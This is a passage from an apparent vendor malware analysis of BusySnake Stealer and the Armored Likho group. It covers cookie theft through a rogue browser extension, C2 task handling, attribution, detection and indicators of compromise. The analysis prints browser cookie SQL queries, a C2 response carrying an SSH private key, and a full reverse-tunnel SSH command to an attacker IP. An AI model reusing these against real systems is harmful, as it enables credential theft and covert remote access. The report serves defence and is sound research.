
Credential decryption
The decrypted credentials are saved directly to the Roaming\WindowsHelper\firefox_passwords.json file.
Cookie extraction
The stealer harvests cookies using a workflow nearly identical to its browser credential theft routine. Upon receiving the handle_collect_and_send_cookies command from the C2 server, the malware triggers the corresponding function. It then scans browser directories for the following database files: Cookies for Chromium-based browsers and cookies.sqlite for Firefox. Once located, it uses SQL queries to extract the cookies.
For Chromium-based browsers, the malware executes the following query:
SELECT host_key, name, value, encrypted_value, path, expires_utc FROM cookies
For Firefox, it uses this query:
SELECT host, name, value, path, expiry FROM moz_cookies
All harvested data is decrypted and saved to a file located at Roaming\WindowsHelper\all_browser_data.json, which is then exfiltrated to the C2 server and wiped from the host.
In addition to this method, the stealer fetches a supplementary module designed to extract cookies by installing a browser extension. Upon receiving the appropriate directive, the malware executes the handle_extract_cookies_v7_command function. It then pulls down the additional module as an archive from the Releases page of a GitHub repository, mirroring the initial staging process used by the stealer itself.
The source code of this secondary module is also protected with PyArmor. Once executed, the module spins up a local web server to capture and parse the cookies extracted from the browser. Next, the module creates the files for a browser extension used to steal cookies:
manifest.json: details the extension structure and required permissionssw.js: contains the primary execution logic for the extension
Once these components are staged, the extension is installed into the browser.

Extension configuration file (manifest.json)

Extension execution logic (sw.js)
To ensure Google Chrome launches with the extension installed, the module uses specific arguments to start the browser.

Chrome execution parameters
Once active, the extension verifies the availability of the local web server initialized during the previous stage. If the server is responsive, the extension reads the cookie data, stores it in a cookiesData object, and transmits it to the following URL:
http://127.0.0.1:8000/?data_type=c
The local server processes the incoming payload, saves it to a file named extracted_cookies.json, and subsequently exfiltrates it to the C2 server.
Reverse SSH tunneling
The group previously used a Go-based tool for creating reverse SSH tunnels, named Go2Tunnel by researchers. BusySnake Stealer implements a similar feature as a built-in function.
The implant receives a directive from the C2 server to establish a reverse SSH tunnel, routing the task to the handle_start_proxy_command function. The stealer initially sends a request to the following URL, appending the victim’s unique machine identifier to the request parameters:
https://grked[.]online/tunnel/create/?username=[redacted]
If the configuration specifies an HTTP endpoint instead of HTTPS, the URL format adjusts as follows:
http://grked[.]online:8000/tunnel/create/?username=[redacted]
In response, the server returns data containing all the parameters required to establish the tunnel.
{"username":"[redacted]","socks_host":"159.198.32[.]222","socks_port":26380,"private_key":
"BEGIN OPENSSH PRIVATE KEY\								nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW\nQyNTUxOQAAACDLcOYV2VpiBmn6KfPcA7w5k4LXxnDSUHwQ								sMTd5TjQRAAAAJhSGysYUhsr\nGAAAAAtzc2gtZWQyNTUxOQAAACDLcOYV2VpiBmn6KfPcA7w5k4LXxnDSUHwQsMTd5TjQRA\nAAAEDHFs74hGkvUfzK/gL								hfXdilmEnVbyD8V3Aqj5LRQdJJstw5hXZWmIGafop89wDvDmT\ngtfGcNJQfBCwxN3lONBEAAAAEXJvb3RAZjM3YzRjNjE4NjJjAQIDBA==\n
END OPENSSH PRIVATE KEY\n",
"ssh_command":"ssh -N -o ExitOnForwardFailure=yes -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -p 2222 -R 0.0.0.0:26380 [redacted]@159.198.32[.]222"}
The malware extracts the private key and the specific SSH command from this response. Using these components, it initiates a connection to a remote server controlled by the attackers, granting them persistent remote access and interactive control over the compromised host.
To close the tunnel, the stealer receives the handle_stop_proxy_command command and processes it with the function of the same name, after which the private key file is deleted and the associated SSH process is terminated.
New version of the BusySnake Stealer
During our infrastructure analysis of the threat actor, we uncovered a newer iteration of the stealer. The distribution method and static obfuscation mechanism remained unchanged; however, Armored Likho modified their TTPs and altered the code structure of BusySnake Stealer.
In the new version, instead of calling schtasks directly, the malware uses the win32com.client library to create scheduled tasks through interaction with the Schedule.Service COM object, indicating a shift toward less detectable execution methods.

Creating a scheduled task via the COM object
This approach ensures a more stealthy persistence mechanism. Furthermore, to bypass dynamic analysis mechanism, the authors added a function that pauses execution before triggering malicious routines.
We also observed refinements to the architectural design of BusySnake Stealer. The attackers built a new task-management framework to handle incoming C2 commands. Each task is assigned a unique identifier, and before execution, the stealer checks for the presence of this task in a specified list. To track execution states in real time, tasks are dynamically assigned one of four operational statuses: SCHEDULED, IN_PROGRESS, SUCCEEDED, or FAILED.
The introduction of task execution statuses resulted in an updated C2 communication schema. The updated endpoints and request packet structure are detailed in the table below:
| Handler Name | Endpoint | Request body | Description |
| poll_commands | {Config.DASHBOARD_URL}/api/v1/client/ {Config.CLIENT_ID}/commands/?bid={Config.BUILD_ID} |
– | Awaits new commands for execution |
| poll_tasks | {Config.DASHBOARD_URL}/api/v1/client/ {Config.CLIENT_ID}/tasks/?bid={Config.BUILD_ID} |
– | Awaits Python scripts for execution |
| set_task_status | {Config.DASHBOARD_URL}/api/v1/client/ {Config.CLIENT_ID}/commands/{task_id}/ |
{ ‘status’: status, ‘logs’: logs } |
Transmits task status updates |
| upload_file_once | {Config.DASHBOARD_URL}/api/v1/client/ {Config.CLIENT_ID}/files/ |
{ ‘file’:(file_name,io.BytesIO(text.encode(‘utf8’), ‘text/plain; charset=utf8’) } meta= { ‘name’: file_name, ‘file_type’: file_type, ‘task_id’:task_id } |
File exfiltration to the C2 |
One of the most significant architectural upgrades is the introduction of a dedicated class designed to execute arbitrary Python scripts. In this updated variant of the stealer, the poll_commands function is responsible for retrieving commands from the C2 server, while the poll_tasks routine is specifically dedicated to fetching Python scripts. Before running a retrieved script, the malware dynamically installs any required dependencies via pip. It then spawns a new process and executes the script’s code directly within memory without ever writing the file to disk — a technique intended to bypass security.
Attribution
We attribute this campaign to the Armored Likho threat group with medium confidence, basing our assessment on the analysis of the tools and network activity.
- In previously identified campaigns, the group used the Go2Tunnel tool designed to create reverse SSH tunnels. In BusySnake Stealer, similar functionality is implemented as a built-in feature. Both tools receive a tunnel establishment command and a private SSH key from the C2 server, while making requests to similar endpoints. Furthermore, both payloads initiate their tunnels using SSH commands with an identical set of arguments:
-N -o ExitOnForwardFailure=yes -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -p {port} -R 0.0.0.0:{port} {name}@{IPaddress} - The Armored Likho group has historically deployed the AquilaRAT remote access Trojan. It shares a similar structure with BusySnake Stealer: the malware receives tasks from the C2 server, and their execution is carried out by dedicated handlers. Additionally, BusySnake Stealer and AquilaRAT utilize similar endpoints for C2 communications — for example, when reporting task execution statuses back to the server:
AquilaRAT
/backup/update-subtask-status
{
     <..>
     'clientId': clientId,
     'subTasks': [
            <..>
           'taskItemId': taskItemId
     ]
}
BusySnake Stealer
{Config.DASHBOARD_URL}/api/v1/client/{Config.CLIENT_ID}/tasks/{task_id}/ - Another structural overlap is seen in their persistence mechanisms. Both BusySnake Stealer and AquilaRAT maintain their footprint on compromised hosts by registering scheduled tasks that masquerade as legitimate Microsoft system utilities. While AquilaRAT typically names its task MicrosoftOfficeUpdate, BusySnake Stealer uses the name WindowsHelper.
Victims
We continue to actively monitor the ongoing deployment campaigns of BusySnake Stealer, alongside its related artifacts and network infrastructure.
To date, confirmed victims have been identified across Russia, Kazakhstan, and Brazil. The attacks are primarily focused on the governmental and electrical power infrastructure sectors.
Takeaways
An analysis of Armored Likho’s campaigns over the past few months shows a trend toward using AI tools to generate first-stage payloads, as indicated by redundant comments and code blocks. This allows the group to broaden its available attack vectors.
In parallel, the group is aggressively refining and modifying its core toolkit. While Go2Tunnel previously operated as a standalone utility, its reverse-tunneling functionality has now been integrated directly into the stealer as a built-in feature that ingests parameters from the C2 server. Furthermore, the structural design of this newly discovered stealer shares pronounced architectural overlaps with AquilaRAT, another staple tool in the group’s arsenal.
At the time of writing, Armored Likho remains highly active. Despite the evolution of their malware variants and their efforts to obfuscate their TTPs, we continue to closely monitor the group’s footprint and detect emerging campaigns.
Detection by Kaspersky solutions
Kaspersky security solutions, including Kaspersky Endpoint Detection and Response Expert, successfully detect and block the malicious activity associated with these attacks.
Defensive solutions detect the threat actor’s activity at the initial stage when the LNK downloader is executed. Upon execution, the shortcut runs an obfuscated command via rundll32.exe, which subsequently triggers a PowerShell command to pull down the second-stage payload. This malicious chain of events is caught by the following detection rules:
Example of LNK downloader detection in KEDR
The Kaspersky Cloud Sandbox solution can be used for a comprehensive analysis of the malicious activity described here. The figure below shows the Kaspersky Cloud Sandbox interface, demonstrating the event chain of the obfuscated command execution by the LNK downloader.

LNK downloader execution graph in Kaspersky Cloud Sandbox
Additionally, inside Kaspersky Cloud Sandbox, it can be observed that during execution the stealer contacts remote URLs to download additional files, specifically a DOCX decoy document as well as the web_script.txt stager.

File downloads by the LNK downloader in Kaspersky Cloud Sandbox
If the EXE dropper is executed, Kaspersky Cloud Sandbox also records the downloading of additional tools from a GitHub repository.

EXE dropper execution graph in Kaspersky Cloud Sandbox

File downloads by the EXE dropper in Kaspersky Cloud Sandbox
Furthermore, dynamic analysis results show that the sample writes an additional file to the disk, which is used in subsequent stages of the attack.

Malicious file written to disk by the EXE dropper in Kaspersky Cloud Sandbox
Indicators of compromise
Additional information about this threat is available to customers of the Kaspersky Threat Intelligence Reporting service. Contact: intelreports@kaspersky.com.
First-stage malicious files
5D5C3E483C5E544260CE98FC29FBF192 PS1 stager
7141917CBA2EEE2B4D31107FACCF3A39 EXE stager
F5C6434EE5F7578FAA3BC1257E1C9226 EXE stager
C019797A00FD56EDB1F468AC0A598510 BAT stager
A0EC7A8E61EFF3F445A7455B3AEF9FBB BAT stager
F5C6434EE5F7578FAA3BC1257E1C9226 EXE stager
7DB9C688C620E54E8C69B7E52A7579FB BAT stager
90378881856ABFA47D7745C0A3EF9DC8 RAR archive with advanced cookie extractor module
1DBA3E505491A260A44C867902C3296E RAR archive with malicious DLL loader
1096268FA2B3D454C86CF851CB782319 EXE dropper
F2AB09D7E7A375A192508A5014AA2EE4 EXE dropper
0041FD1B2358CD08DBCBC28EA8FC3D20 EXE dropper
894332174F536C2E1EFEDA05CBA79F8B DLL loader
78135F72AB148A0CC074F6B2DD51FFF6 DLL loader
07213C419489C02791E8D67B91E404EF DLL loader
393B498F2114CABC0B29D5FCD9DC6723 LNK
CF74AC018D158EA2C2CFA1B1D71D95BC LNK
2DFA1D949872C1B2F04952DD3E5F5D8F LNK
BusySnake Stealer
C7622A1EFFA27BBFEE6D6E03D6474343 PYW BusySnake Stealer
80B7700053E115D65365CE7330383320 New PYW version of BusySnake Stealer
6B45DDB39A6E86229348DCBBA3857E7C RAR archive with BusySnake Stealer
006887732CA4A4A46A97989CF4DEEEF6 RAR archive with BusySnake Stealer
732C31ACF971A81C7E51B2A3DAE82020 RAR archive with BusySnake Stealer
DDFF82A115558584BBD7741D4FFB35B4 RAR archive with BusySnake Stealer
8188B2F347B77D65D08CFB23808AC244 RAR archive with BusySnake Stealer
E2550CFAD9DCC880BF04F6048F90868C RAR archive with BusySnake Stealer
FD2BDD8047ADDEE6FDE2F532DE181BFD RAR archive with BusySnake Stealer
С2
winupdate[.]live
arvax[.]xyz
varenie[.]live
lvl99[.]store
onetoken[.]ink
winupdate[.]ink
grked[.]online
ndrt[.]ink
myboard[.]chickenkiller.com
myboard[.]twilightparadox.com
159.198.41[.]140
159.198.75[.]219
159.198.32[.]222
69.67.173[.]153



![URL connection graph for IP 162.216.241[.]242](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2026/06/30213303/soc-files-screenconnect32.png)
![URL connection graph for IP 198.23.185[.]81](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2026/06/30213516/soc-files-screenconnect36.png)
![URL connection graph for IP 2.59.134[.]97](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2026/06/30213623/soc-files-screenconnect37.png)